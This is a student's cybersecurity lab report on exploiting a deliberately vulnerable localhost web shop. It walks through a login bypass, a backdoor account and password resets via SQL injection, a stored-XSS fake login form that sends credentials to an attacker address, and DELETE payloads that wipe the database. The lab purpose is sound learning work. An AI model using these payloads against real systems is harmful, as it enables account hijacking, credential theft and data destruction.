

# Project-3

Vineeth Mylavarapu

ID. 801337050



MS in Cyber Security

1. Bypass the login screen. Without using a username and password, hack into the website login page using the appropriate script or command injection.

A. Here I used the username and password as **'or'1'='1**

Command which ran in background is


`SELECT * FROM users WHERE email = "user " AND password = "'or'1'='1';`



Hence, by using the condition **'or'1'='1** we have bypassed the login without using original password.


2. Open a backdoor. Once a hacker is in, they immediately open a backdoor. Therefore, in this task, you should create a new user account and keep it as a backdoor.
- A. Here I have used Add Product form to add the insert into command at the end of product name. With the Product Price of 45.

With this command it will add the username 'rohit sharma' into the database which acts as a backdoor for the attacker to be able to login easily.



The screenshot shows a web browser window with the address bar displaying 'localhost:8080/SQlInjection/addProduct.jsp'. The main content area is a solid red color. In the center, there is a white modal box titled 'Add Product form'. Inside this box, there are two input fields. The first field, labeled 'Product Name', contains the text 'speaker, Insert into users(id, firstName, lastN'. The second field, labeled 'Product Price', contains the number '45'. Below these fields is a red button with the text 'Add Product'.

Adding a backdoor user as "rohit sharma"



The screenshot shows a web browser window with the address bar displaying 'localhost:8080/SQlInjection/UserManagementServlet?action=viewusersandproducts'. The page has a red header with the title 'Products'. Below the header, there are two sections. The first section, titled 'Products', lists items with columns 'Code', 'Description', and 'Price'. The second section, titled 'Users', lists users with columns 'ID', 'firstName', 'lastName', 'email', and 'password'. The user 'rohit sharma' is highlighted in yellow, with email 'hitman' and password 'indiancaptain'. Below the users list, there are two links: 'Back to Login' and 'Restore user and product Database to their original status'.

Code	Description	Price
IP214	Laptop	1230.0
LM25	Lamp	21.0
DS12	Disk	63.12

ID	firstName	lastName	email	password
1	John	Connor	JohnConnor	skynet
2	Sarah	Connor	SarahConnor	judgementday
3	Jon	Snow	JonSnow	defendthewall
4	Alan	Turing	AlanTuring	christopher
5	rohit	sharma	hitman	indiancaptain


[Back to Login](#)  
[Restore user and product Database to their original status](#)

3. Take overall customer accounts in the website by setting all of their passwords to '123'. Once a backdoor is created, now you need to attack other customers and hijacking their accounts, set all of their passwords to one value so you can log into their accounts whenever you please.


- A. Here we used the backdoor user account for login to the website and use the Add Product form to update all the passwords to 123.

Now I have Used Product Name as: 'television' and Product Price as '**69.99; update users set password = '123';**

So, this will add the command: update users set password = '123';




By Using the above command, we have modified the passwords of all users as '123'




4. Use XSS attack to run script on a user (victim) if they go to view products page. An XSS attack is like planting a trap, you plant it, and then you wait for a victim to step on it. So, if you add a new product that has an XSS in its name, then when another customer logs in and views all products, he will be caught by your trap, or in other words, your script in the XSS will run on his machine. In this task, plant XSS in the product list by adding a new product that has a script in its name.
- A. To access the account, we use the password '123' as we have recently updated all passwords to this. If you're attempting an XSS attack, consider using the DOM-based Stored XSS approach. By storing the attack on the victim's server, our script will run on the user's system whenever they view the page. This allows attackers to gain access to the system by running a malicious script.

Here I am using a sample script:

```
<script type="text/javascript"> document.body.innerHTML = `<h3>Please login to pr  
oceed</h3> <form action=http://[IP:port]>Username:<br><input type="username" name  
="username"></br>Password:<br><input type="password" name="password"></br><br><in  
put type="submit" value="Logon"></br>` </script>
```




code will replace the entire product view page with a fraudulent login page. If a user mistakes this fake login page for the real thing and enters their original login details, the attacker can then steal their credentials.




Fake Login Page after running the script as mentioned above.


5. Wipe the products database. Sometimes, a hacker wants to destroy things rather than steal them (Denial of Service attacks). This could be done by wiping the database. In this task, you should delete all products. After successfully deleting all products, you should see an empty list of products when you log in.
- A. After logging in, select 'Add a new product' and use the Add Product form to execute a SQL command that will delete all products from the table. The script to do so is: **'delete from products;'**. Following this, you can verify that the product list has been cleared by checking the View Database Status.



Products page before applying the SQL Script




Deleting the Products from Add Product form. As in the below page, we can see that there are nothing.



6. Wipe the user's database. In this task, you should delete all user accounts. After successfully deleting all users, you should not be able to login using any account.
- A. After logging in, select 'Add a new product' and utilize the Add Product form to execute a SQL command that removes all products from the table.

The script to achieve this is: **'delete from users;'**. Once this script has been executed, you can verify that the user list has been affected by checking the View Database Status.



Upon attempting to log in with an account, it becomes apparent that users are unable to do so due to an empty database. We can see users does not exist.

